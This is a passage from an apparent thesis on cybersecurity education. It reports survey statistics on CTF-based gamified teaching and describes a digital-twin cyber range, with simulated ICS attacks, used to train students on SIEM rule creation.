ATT08	Pearson Correlation	.75	.36	.79	.84	.37	1.00	.77	.87
	Sig. (2-tailed)	.003	.231	.001	.000	.209		.002	.000
	N	13	13	13	13	13	13	13	13
ATT11	Pearson Correlation	.73	.47	.83	.74	.50	.77	1.00	.86
	Sig. (2-tailed)	.005	.105	.000	.004	.079	.002		.000
	N	13	13	13	13	13	13	13	13
PER05	Pearson Correlation	.73	.64	.82	.83	.58	.87	.86	1.00
	Sig. (2-tailed)	.004	.019	.001	.001	.038	.000	.000	
	N	13	13	13	13	13	13	13	13

Figure 3.9: Bi-variate correlation between Attention and Perceived Learning**Figure 3.10:** All constructs - Mean Scores

perceived learning, meaning that it is important for participants to feel satisfied with the acquisition of technical skills. The participants, although confused, appreciated this method to acquire practical skills and knowledge. Since beginner-level participants were not familiar with technical concepts and pro-

cesses, they mentioned low levels of engagement. However, after 2 weeks, this group of participants managed to follow quite well. The mean values for each construct are presented in Figure 3.10, presenting how the attributes were expressed throughout the learning process.

The indicators for perceived learning and attention indicate a strong learning impact. Minor issues reflected the constructs of relevance, satisfaction (in some cases), self-directed learning and confidence. Participants highlighted the potential of this approach in terms of skills and knowledge acquisition. However, for some of the students, it was difficult to follow due to lack of technical skills and insufficient background knowledge. Therefore, attributes such as self-directed learning elements and the ability of educators to present relevant IT topics or to enhance the connection to the theoretical concepts could be improved. The findings were distilled on the basis of both observation data and feedback from a total number of 32 students enrolled in the ARCS model and 25-30 students during observation research. Information was collected using a final questionnaire, as well as observation research that was conducted during the labs.

The conclusive results are obtained from the questionnaire, which is currently restricted to the small number of participants; however, the proposed approach is considered appropriate with the intention of improving and extracting more results. The ARCS model was used to test whether it is applicable in this case and to use it recursively for extracting quantitative metrics. On the other hand, observation research was performed to extract more information and behavioral statistics. In general, the proposed method succeeded in, or challenged, the following attributes:

1. **Motivation and Engagement.** The results on attention, relevance, confidence and satisfaction indicated the high motivation rates of the approach. Course subscriptions increased (Table 3.22) and more students physically participated in the learning process. At least half of the students were extremely engaged in the whole process and participated in out-of-the-classroom events.
2. **Teamwork and Collaborative Learning.** During the learning process, the students indicated the following: (i) They frequently collaborated and

helped each other. (ii) Participants were also tried to improve current approaches by making useful comments inside the classroom. (iii) It was difficult for most of the students to collaborate; however, they managed to share knowledge afterwards and solve challenges as teams.

3. **Self-Directed Learning.** Some participants did not maintain basic technical skills; however, following the guidelines and sufficient directions, they eventually managed to understand the process. Attributes such as collaborative learning were also helpful to succeed in completing the tasks.
4. **Technical Skills and the Extent on other IT Topics.** Through the learning process, participants managed to understand technical aspects related to networks, databases, programming, and operating systems. Therefore, not only did cybersecurity skills improve, but students were also able to understand other topics, filling the gap between theory and practice while maintaining high information retention rates.
5. **Fun.** Most of the students were happy during this process, indicating emotions of excitement and satisfaction. Most of the comments were quite positive for maintaining such a more practical and technical approach. Additionally, participants mentioned the entertaining aspects of the challenges, with regard to elements such as storytelling and the theme-based context.
6. **Active Participation.** Participants indicated actions of active participation, being critical, asking questions, and interacting with each other. Class discussions, short-written exercises, student debates, and learning-by-teaching actions were present in the learning process.
7. **Security Awareness.** Students were able to understand most of the concepts of cybersecurity. They demonstrated the attack vectors, vulnerabilities and mentioned ways to increase security. Some of the cases included weak passwords, outdated software, lack of intrusion detection processes, phishing methods, inappropriate network topology, and code flaws. The process of exploiting these concepts increased student security awareness, not only as simple users, but also as future engineers.

The following issues and specific challenges were discovered during and after the learning process.

1. **Official Curriculum.** The main challenge continues to exist regarding the use of CTF in relation to the official curriculum. To incorporate the CTF-based methodology into the official educational process, learning goals must be well defined and mapped to the appropriate topics of the official curriculum.
2. **Learning Goals.** Every CTF challenge must indicate specific learning outcomes and learning goals.
3. **The balance between what students can do and cannot do - Zone of Proximal Development (ZKP).** Maintaining balance between the effort and what students could accomplish is difficult. Some tasks were very demanding; however, the students succeeded in following the learning process. However, more work is needed to maintain sufficient balance and settle the ZKP accordingly. A solution could be the enhancement of self-directed learning attributes.
4. **Relevance.** Relevant IT topics were presented and discussed using this approach. However, it was difficult to reflect positive learning outcomes on other IT topics. A solution is to create subtasks or sub-challenges to embed appropriate guidelines.
5. **Competitiveness.** The approach did not include attack and defense scenarios. The selected CTFs were mostly focused on Jeopardy-style CTFs. Additionally, the CTF event increased competence and participation. Attack and defense scenarios could be more difficult for students to understand, but through competence, the learning curve can be covered. This assumption arises from observation of the behavior of participants through the 2-day event.
6. **Real-World Cases.** The cases must be as real as possible for participants to engage more in the learning process and acquire knowledge related to real incidents. The best way is to create or replicate existing

infrastructures and include vulnerable services to introduce students to existing security incidents that have occurred in the past.

3.4 Discussion

The results of this chapter conclude that gamification is a better approach that directly matches the learning goals of cybersecurity learning environments. Game-Based Learning can be used to provide the fundamentals and is a beginner-friendly approach. However, great effort is required to provide realistic content. GBL seems promising, but for this research, gamification was selected as an approach that will provide a better overall learning impact.

3.4.1 Design Principles: Gamification and Game-Based Learning

After including a brief presentation of traditional and modern learning theories that can be used to create educational games, a classification of the most popular implementations was developed, enhanced with gamification and game-based learning tools and approaches related to information security and privacy. Some of the approaches investigated do not directly address the security and privacy topics; however, their potential to use them for such purposes is validated. For each tool/approach, future avenues are presented for research and practice, extracting important aspects to consider when designing a learning/awareness approach in cybersecurity and privacy. This could result in a framework for creating customized games, featuring pregenerated scenarios, and including realistic security scenarios. In response to ***RQ1: What are the differences between gamification and GBL, and how do they relate to constructivism, particularly in the cybersecurity area?*** (see Section 1.2), the differences between gamification and GBL are important; however, there is a thin line between fun and learning. From the information within Chapter 3, it is concluded that both approaches are significant and relevant to the learning theory of constructivism. More specifically, gamification or GBL in cybersecurity extends to the learning theory of social constructivism, since most cybersecurity scenarios maintain a high level of interaction between par-

ticipants. Therefore, the balance between game and fun in the context of cybersecurity is considered to be beneficial for technical IT topics in general according to learning theories.

3.4.2 The Learning Impact of DGBL

In Section 3.2, a method was proposed to introduce students to the basic concepts of cybersecurity. The impact of GBL on learning outcomes was also discussed, with an emphasis on the ARCS motivation model (Keller, 1987) and how it applies to this approach. The main purpose was to increase the levels of participation in the academic course and to maintain the balance between fun, engagement, and perceived learning on the complex topics of cybersecurity.

In-game challenges and software tools were compared with tools and ethical hacking methods that exist in reality, to uncover the potential of computer games as virtual learning environments. In the proposed approach, the importance of presenting real software tools is highlighted to use them for engaging in ethical hacking and penetration testing, contrary to the in-game context. High levels of correlation were indicated with respect to the relevance between the context of the game and the real-case scenarios. Skills were gradually developed, enhanced with the self-learning elements that computer games could provide. The basic concepts and methods were presented in the game, and even participants with insufficient knowledge of ethical hacking could follow the procedure.

According to Section 3.2 and in response to *RQ2: Can Digital Game-Based Learning (DGBL) introduce students to fundamental cybersecurity topics?*, DGBL and, more specifically, computer games can be used efficiently to provide fundamental knowledge and familiarity in cybersecurity topics. The results validate that if the in-game context is realistic enough, can gradually engage students in technical concepts of IT. However, to provide learning context, the scenarios and tools should be realistic enough and be compared to the real world context.

Regarding *RQ3: What is the acceptance of DGBL by students as a learning tool in cybersecurity?*, students were actively engaged in the learning process. The benefits of the approach were that students without prior knowledge of the topics were highly encouraged to bypass the lack of

technical experience. Students who already like to play video and computer games appreciated the approach. Students were informed that the main virtual learning environment would be a computer game and not a real platform. As a result, some participants did not directly correlate the process with a real virtual learning environment. The second limitation was the small number of participants. However, using the correct methodology, this method could be used to improve the learning process in the official academic curriculum and collect more empirical data. Finally, this approach could be an appropriate method for conducting evaluation tests and academic exams. Finally, through this research, empirical data was extracted on how gamification or GBL could improve the learning process.

3.4.3 The Learning Impact of Gamification

Regarding gamification, from the experiments carried out in Section 3.3, a selected set of CTF challenges was adopted and presented as the main environment for the acquisition of skills and knowledge of undergraduate students in an academic class. The proposed approach involved integrating interactivity, gamification, self-directed, and collaborative learning attributes, using a CTF hosting platform. The CTF challenges were presented through a linear sequence, while simultaneously presenting an educational context for students to gradually engage and acquire the appropriate knowledge and skills. The methodology included the deployment of a preengagement survey for selecting the appropriate CTF challenges in accordance with the skills and preferences of the participants. During the learning phase, storytelling elements were presented and participants were encouraged to work in teams and help each other, while a behavior rubric was constructed to observe the behavior and responses of the participants during a 5-week lab. Finally, a survey was created to obtain feedback from students and extract quantitative results based on the ARCS model of motivational design.

Educators could use the proposed approach to systematically implement a meaningful cybersecurity learning experience in an academic program, focusing on providing hands-on practice labs for learning purposes, monitoring the progress of participants, and obtaining qualitative and quantitative statistics regarding the learning impact of each exercise, closing the gap between the-

ory and practice in cybersecurity. ***RQ4: Is it possible for existing CTF challenges or virtual labs to be applied within academic courses?*** is addressed in Section 3.3, where the use of virtual labs and CTF challenges within academic courses presented the high learning impact of the approach. Students engaged in a learning experience that involved technical experiments and completed their tasks step by step. For the best alignment to the academic courses to be successful, additional learning material and guidelines were created. Furthermore, not all the virtual labs are easy to integrate and, therefore, educators are invited to check the solutions of the CTF challenges or to provide their own solutions. This would help educators better understand the scenarios and describe the tasks within the CTF platforms. However, educators can always use virtual labs without using CTF challenges; however, the gamification elements presented by the CTF platform will further engage students in the learning process. The use of gamification and an answer to RQ5: How gamification motivates students to engage in cybersecurity? are addressed and validated in Section 3.3. The high levels of motivation of the students in the CTF competition performed in the final phase of the experiment presented the immersive and engaging value of gamification.

Using a behavioral analysis, information on the opinion of participants was extracted to validate the acceptance of the methodology. The experiment and empirical data in Section 3.3 answer the Research Question, ***RQ5: How gamification motivates students to engage in cybersecurity?***. The results of this research presented specific important factors such as the impact of perceived learning, which means that most of the students recognized that they learned and acquired various skills through this process. The behavioral analysis shows high levels of attention, satisfaction, and excitement. The fact that a small number of participants answered the final post-research survey could affect the quantitative results. Therefore, the conclusions that derive from the ARCS model are restrained since the main goal was to test the possibility of ARCS to be integrated into the proposed approach. In terms of relevance and acceptance of the method, the results indicate that the proposed method could be applied to other courses as well, but specific customization is required. More specifically, most of the participants indicated a positive attitude towards using this method in other IT topics as well as an official assessment method.

Chapter 4

Deployment and Integration

4.1 Cyber Ranges and CTF Challenges: Integration of Digital Twins

As cyberattacks become more sophisticated, a holistic view of the security of organizations is essential. As a recently published report (Bissel, Lasalle, & Dal Cin, 2020) indicates, organizations are becoming better at detecting and mitigating direct attacks. SOCs have emerged in recent years to address this issue by providing a holistic view of the cybersecurity of the organization. However, this increased the demand for security personnel, making it difficult to find enough well-trained analysts.

Cyber ranges can be used to train analysts by simulating realistic scenarios without disrupting business operations and to create the appropriate learning environment. Integrating a digital twin as close as possible to a company's specifics is a promising option to be as close as possible. From this it can reflect the relevant sections of the company infrastructure for which the experts are to be trained and create a training environment that is indistinguishable from the actual environment of the company.

Digital twins refer to concepts that differ in meaning from their operative domain (Negri, Fumagalli, & Macchi, 2017). In general, digital twins can be defined as a virtual representation of any real-world asset (for example, a system or process) that represents a real system (Dietz & Pernul, 2020). The digital

twins collect data in a realistic approach, enriching the data with semantics (Boschert, Heinrich, & Rosen, 2018)). In general, digital twins have several advantages in cybersecurity (Rubio, Roman, & Lopez, 2018).

4.1.1 A Digital Twin-Based Cyber Range for SOC Analysts

The Cyber Range consisted of five main building blocks as presented in Figure 4.1: (i) A virtual environment, (ii) a Security Information and Event Management (SIEM) system, (iii) a CTF platform as a learning management system, (iv) the digital twin, and (v) an instructive scenario.




Figure 4.1: Basic concept of the digital twin-based Cyber Range for SOC analysts.

Virtual Environment. The virtual environment consists of digital assets that implement and reflect Cyber Range scenarios through simulation. For this purpose, industrial systems are simulated and, on the other hand, simulated cyberattacks that harm the industrial system are carried out. As a result, the planned training scenario is reproduced and the trainee goes through several training units similar to a playbook. During this process, the simulated industrial system generates log data, documents its operation, and provides security events triggered by attack scenarios.

Security Information and Event Management (SIEM). The SIEM rep-

resents the system for which analysts are trained. This ensures that trainees learn to work with a system that is as close as possible to the actual SIEM. SIEM is based on an open-source tool, namely DSIEM¹. DSIEM uses **Elasticsearch, Logstash, Filebeat, and Kibana** (ELK Stack²). Logstash³ and Filebeat⁴ are used to retrieve log data for DSIEM to analyze and generate alerts. Finally, these SIEM events are stored in Elasticsearch and visualized in Kibana⁵. In the first step, the trainees interact with the SIEM to analyze and manually detect simulated attacks based on the available data. The next step is for the trainees to use SIEM to create correlation rules.

A CTF platform as a learning management system (LMS). The developed CTF provides trainees with additional learning material and introduces scenarios. Information can be presented in many forms, such as video descriptions or simple text descriptions. In this case, a brief introduction to SIEM systems and the creation of rule-based detection is presented. Additional hints and instructions are provided on the executed attacks to help trainees get started using the SIEM. The CTF provides the facilitators the progress using the scoreboard and acts as an LMS providing different media to support trainee learning between each scenario step. These are explanatory texts or videos explaining the next step in the scenario, and they are either explanatory or convey knowledge regarding the next step. Gamification elements are used to motivate the trainees during the training session. Each trainee receives points for each task they solve and can use them to advance the level. If a question is incorrectly answered, the student can correct the question, but some score points are revoked. Additional hints are provided and can be retrieved using the score points.

Digital Twin. The digital twin provides a simulated system that replicates a physical model. The simulated system provides a realistic simulation, allowing the trainees to interact dynamically.

Instructive Scenario. The scenario was designed to slowly introduce the trainees to the creation and understanding of the SIEM rules. It begins with a general introduction, in which fundamental questions about the security events

¹<https://www.dsiem.org/>

²<https://www.elastic.co/>

³<https://www.elastic.co/logstash>

⁴<https://www.elastic.co/beats/filebeat>

⁵<https://www.elastic.co/kibana>

captured by the SIEM must be answered. After the first step has been completed, increasingly complex attacks are simulated. The scenario continues with the creation of rules responsible for the detection of executed cyberattacks. The complexity of the rules were divided into three difficulty levels: (i) very simple rules where only one condition must be met, (ii) multistage rules are introduced, and (iii) Create custom and personalized rules. The stages of the scenario are presented in Figure 4.2.




Figure 4.2: Learning concept for the Cyber Range.

The scenario simulates an **Industrial Control System (ICS)**. For this, the digital twin developed by the University of Regensburg was used, which allows a realistic representation of an industrial filling plant. The filling plant consists of a tank containing liquid that will be filled into bottles. The tanks are fitted with sensors that measure the level of the liquid at regular intervals. The flow level sensor is used to check how much fluid flows through the pipe to the bottle at any given time. The levels are monitored by three individual sensors using three **Programmable Logic Controllers (PLC)**. Network connection is achieved using a switch through Ethernet. The industrial plant interface with employees is built with the help of the **Human Machine Interface (HMI)**. This allows employees to read measured sensor values and log information, allowing them to intervene in plant operation. Within the scenario, the attacker will gain direct access to the industrial plant network.

4.1.2 Prototypical Implementation

The overall architecture of the Cyber Range is shown in Figure 4.3.




Figure 4.3: Architecture of the prototypical implementation.

The simulation component of digital twins is transferred to the Cyber Range to simulate industrial systems to create a realistic virtual environment. The simulation was developed using MiniCPS⁶, an academic framework to simulate cyberphysical systems built on Mininet⁷. To monitor network traffic, firewalls capture ARP traffic on their network and detect certain abnormalities, such as unclear responses to ARP requests. The firewall functionalities were implemented using Scapy⁸. For the cyberattack simulation, Ettercap⁹ was used for Arp-spoofing, MITM, and hping3¹⁰ for Denial of Service (DoS). Log manipulation as a cyberattack is simulated by deleting the log file in which the logs from PLC1 are stored. During the cybersecurity learning exercise, cyberattacks are automatically repeated periodically.

⁶<https://github.com/scy-phy/minicps>

⁷<http://mininet.org/>

⁸<https://scapy.net/>

⁹<https://www.ettercap-project.org/>

¹⁰<http://www.hping.org/>

The CTF was developed by the University of Regensburg using the JavaScript framework Vue.js¹¹. The Web interface is divided into two separate sections; one section displays the Kibana dashboard from DSIEM, and the other section presents the instructional material. Therefore, trainees can interact live and easily on a unified platform. A scoreboard is also present in the CTF. Scoreboard data are stored and retrieved in an external database, namely Firestore¹². Additionally, a timestamp is stored whenever a trainee completes a task. This enables facilitators to monitor the trainee's progress. DSIEM and CTF are connected using a REST-API implemented with Flask¹³. The Flask API provides allows facilitators to interact with the microservice of the digital twin-based and the SIEM instance. The project source code, together with further documentation, is maintained by the University of Regensburg and is available on GitHub¹⁴.

4.1.3 Experiments

Students from the University of Regensburg (Germany) and Ionian University (Greece) were invited to participate. Invitations to cybersecurity courses were made to ensure that all participants understood the fundamental concepts of cybersecurity. In total, 44 students participated in this study, of which 22 were from the University of Regensburg and 22 from the Ionian University. In terms of gender equality, 12 students were women and 32 men. Finally, of the total number of students from both universities, 24 students were undergraduates and 20 were post-graduate students.

The study was carried out remotely using separate sessions of 10 students per session during the week. The experiment and the study were divided into three phases. A questionnaire was sent to participants to submit after a brief introduction and the scope of the experiment/exercise. In the second phase, students were invited to participate in the Cyber Range. A maximum of 2 hours was given for the exercise. After the experiment was completed, the students were invited to submit an assessment to test their skills and knowledge. As a result, students submit the evaluation before and after the experiment. The

¹¹<https://vuejs.org/>

¹²<https://firebase.google.com/docs/firestore>

¹³<https://flask.palletsprojects.com/en/1.1.x/>

¹⁴<https://github.com/DigitalTwinSocCyberrange>




Figure 4.4: Comparison of test persons' knowledge for Questions Q1 to Q13 before and after participation.

assessment was divided into two different categories: (i) fundamental knowledge on cyberattacks, (ii) SIEM knowledge, and (iii) understanding and creation of rules. Figure 4.4 presents the results of the experiment and of the two evaluations.

The mean score is visualized, and the dashed lines indicate the mean score in each of the respective knowledge categories (fundamental knowledge on cyberattacks, SIEM knowledge, rule understanding, and creation). The percentage of correct answers to the questions (Q1 to Q13) is presented in Figure 4.4. Furthermore, a paired t-test was also performed to examine the learning impact of the experiment (4.1). The results show that the students were able to improve their answers in general by 26.92% ($t = -12.472$, $SD = 0.143191$, $p < 0.001$). Regarding the first knowledge class (Fundamental knowledge of cyberattacks) the improvement was small (10.23%) and less significant ($t = -3.448$, $SD = 0.196763$, $p = 0.0013$). This was expected since the Cyber Range is not focused on that perspective, and as a result a lot of students who already know the basics of cyberattacks did not improve.

Regarding SIEM knowledge, a score of 28.18% improvement was observed ($t = -7.398$, $SD = 0.252681$, $p < 0.001$). Finally, in terms of understanding and

Table 4.1: Paired Samples Statistics (T-test).

		Mean	N	Std. Deviation	Std. Err. Mean
Pair 1	Correct_pre	.60839	44	.139608	.021047
	Correct_post	.87762	44	.148677	.022414
Pair 2	Correct_pre_att	.81250	44	.187742	.028303
	Correct_post_att	.91477	44	.142069	.021418
Pair 3	Correct_pre_SIEM	.62273	44	.280252	.042250
	Correct_post_SIEM	.90455	44	.146199	.022040
Pair 4	Correct_pre_rule	.38636	44	.255489	.038516
	Correct_post_rule	.80682	44	.240298	.036226

Table 4.2: Paired Samples Test (T-test).

	Mean	Std. De- viation	Std. Err. Mean	Lower	Upper	t	df	Sig. (2- tailed)
Pair 1	-.2692	.1431	.0215	-.3127	-.2256	-12.472	43	.000
Pair 2	-.1022	.1967	.0296	-.1620	-.0424	-3.448	43	.001
Pair 3	-.2818	.2526	.0380	-.3586	-.2049	-7.398	43	.000
Pair 4	-.4204	.3313	.0499	-.5211	-.3197	-8.417	43	.000

creating rules, a significant improvement of 42.05% was indicated ($t = -8.417$, $SD = 0.331368$, $p < 0.001$). The aggregated results are presented in Table 4.3. The results indicate that the Cyber Range was accepted, indicating a high impact of learning on students.

Table 4.3: Results of the feedback questionnaire.

Condition	Mean	Median	Standard deviation
Attention	4.395	5	0.753
Relevance	4.352	4	0.724
Confidence	4.090	4	0.778
Satisfaction	4.284	4	0.738
Perceived learning	4.460	5	0.602

In general, the results of the user study show that more knowledge can be obtained among the participants. Although the increase in general knowledge about cyberattacks was quite small, there was a significant increase in knowledge about attack detection using a SIEM system. The Cyber Range had a significant learning impact, and participants were able to improve their knowledge and skills. Five participants showed a significant improvement from the assessments (approximately 90% improvement) after participating in the Cy-

ber Range. On the contrary, three participants did not show any significant improvement. This indicates their difficulty in engaging with the overall approach. However, these participants still provided very positive feedback and acceptance of the Cyber Range.

The feedback results show a noticeable low rate on the students' confidence levels. This was also confirmed by the overall feedback of the participants, mentioning that, in the first place, the initial body of knowledge was large to understand. The concepts regarding the SIEM are difficult to explain and many details must be given to the students. A good idea would be for the Cyber Range to be adapted, so it provides fundamental concepts as well and gradually expands. The indicator of perceived learning was high, an indicator that shows that the students liked the approach and recognize that they acquired new knowledge and technical skills. Perceived learning received a higher score than the other constructs.

4.2 Automated and On-Demand Cybersecurity Certification

Taking into account the deployment and experiment within the previous section (Section 4.1), it was conceived that it is important to integrate security controls and software tools related to defensive operations. In that context, it is important to enable security controls that directly relate to security events. Therefore, the selection was on cybersecurity certification mechanisms to engage students in defensive operations and extend the learning scope further from the standard ethical hacking and offensive operations that the exercises usually focus on. In this case, the ability to convert theoretical concepts defined into cybersecurity certifications (e.g., ISO27001, GDPR or NIST800-53) should be technically conceived by students to become familiar with these concepts. Such aspects are not adequately covered by the existing approaches, and therefore it is important to investigate.

Being able to conduct certification is important nowadays since the digital world nowadays consists of a very high number of devices and software services that are being used and constantly exposed to the Internet. Not only the previous, but in order to certify an application, system, or procedure, it is important

